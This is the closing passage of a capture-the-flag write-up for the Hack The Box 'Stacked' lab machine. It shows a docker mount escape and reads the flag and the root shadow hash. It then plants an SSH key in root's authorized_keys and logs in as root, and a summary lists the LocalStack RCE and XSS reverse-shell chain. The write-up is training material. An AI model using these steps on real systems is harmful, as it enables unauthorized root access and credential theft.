493f53db650e localstack/localstack-full:0.12.6 "docker-entrypoint.sh" About an hour ago Up About an hour 127.0.0.1:443->443/tcp, 127.0.0.1:4566->4566/tcp, 127.0.0.1:4571->4571/tcp, 127.0.0.1:8080->8080/tcp localstack_main
d76e9ebac9d7 0601ea177088 "docker-entrypoint..." 6 months ago Exited (130) 6 months ago condescending_babbage
```
aedd99d3bdfd is the latest CONTAINER ID
Now run this on the second terminal.
``` bash
docker exec -it aedd99d3bdfd /bin/bash
```
The real machine is mounted in /host directory.
``` bash
bash-5.0# docker exec -it aedd99d3bdfd /bin/bash
bash-5.0# cat /host/root/root.txt
bd97095c84e01bc86ec04f08be824f38
bash-5.0# cat /host/etc/shadow | grep root
root:$6$F1hSt8DMC1lSDosl$9kkppjsnuUeN.tVdrU0JB8diyM.nPbcDx4BGJUJ42NNTTa8bCezvAwYtxJnHcIA.m1.nW29uKwYOD7H/BJTp7.:18828:0:99999:7:::
```
I can put my public key to /host/root/.ssh/authorized_keys so I can login using ssh.
``` bash
bash-5.0# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDu7aGOBi/YxmmQyU2tlLE9SyykK3nD1e2xad0dLeu3jqOf0x5MGJrg1pjll/llxJl+Xuj01MVtMeV35ggrFatTx/+feDngc81Ml6CxhOcKhrNDdJCFlG1hjMjEw+ouvb04S/RKWQivhogu54aGH6HK6gsqYqL1ZvmANADlCqHtvNnFyshxHZbNJn6EQakPApeLF3n+JZU1P7szzHOc6a/y8W8k4FHqPqjPz6XsjQ3bNa052g3J6eMhV/467njx86tCES47hOFb0UdOLg29DG3u7WFG+zaDDDXudgGMSMUwaz8EWwjxY3rlQl649veu4SMIrc9GIaQChwjr4XeSaY5e0X1EDP2kUq9R9TkJCYM1qp9+iNw9e7q4Qfejeb+6mEuSPBf1G5P5UqWUWUf3KJjPeiXcgfYJoiLzZlC1Ui5r6si5D/LTOLp97xLronrnBIGs8Elr26Qv39S4Kb6llI4LsvApZNKlKb/4N6dcb/nyVawfpsMksEqBy9aM1M8/gh8= root@kali" > /host/root/.ssh/authorized_keys
```

Now I can ssh login as root using pwned private key.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# chmod 600 id_rsa
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# ssh -i id_rsa root@10.10.11.112
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-84-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Mon 14 Feb 07:19:30 UTC 2022
System load: 0.0
Usage of /: 88.4% of 7.32GB
Memory usage: 42%
Swap usage: 0%
Processes: 268
Users logged in: 0
IPv4 address for docker0: 172.17.0.1
IPv4 address for ens160: 10.10.11.112
IPv6 address for ens160: dead:beef::250:56ff:feb9:72bb
=> / is using 88.4% of 7.32GB
0 updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Sep 14 16:00:29 2021
root@stacked:~# id
uid=0(root) gid=0(root) groups=0(root)
root@stacked:~# whoami
root
root@stacked:~# cat root.txt
bd97095c84e01bc86ec04f08be824f38
root@stacked:~# cat /etc/shadow | grep root
root:$6$F1hSt8DMC1lSDosl$9kkppjsnuUeN.tVdrU0JB8diyM.nPbcDx4BGJUJ42NNTTa8bCezvAwYtxJnHcIA.m1.nW29uKwYOD7H/BJTp7.:18828:0:99999:7:::
```
- 
#### Summary of knowledge
- gobuster and ffuf dir and vhost fuzz
- use LocalStack RCE and header Referer xss to get a reverse shell
- privesc through x-localstack-kill request header
- get root by using docker chroot mount
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...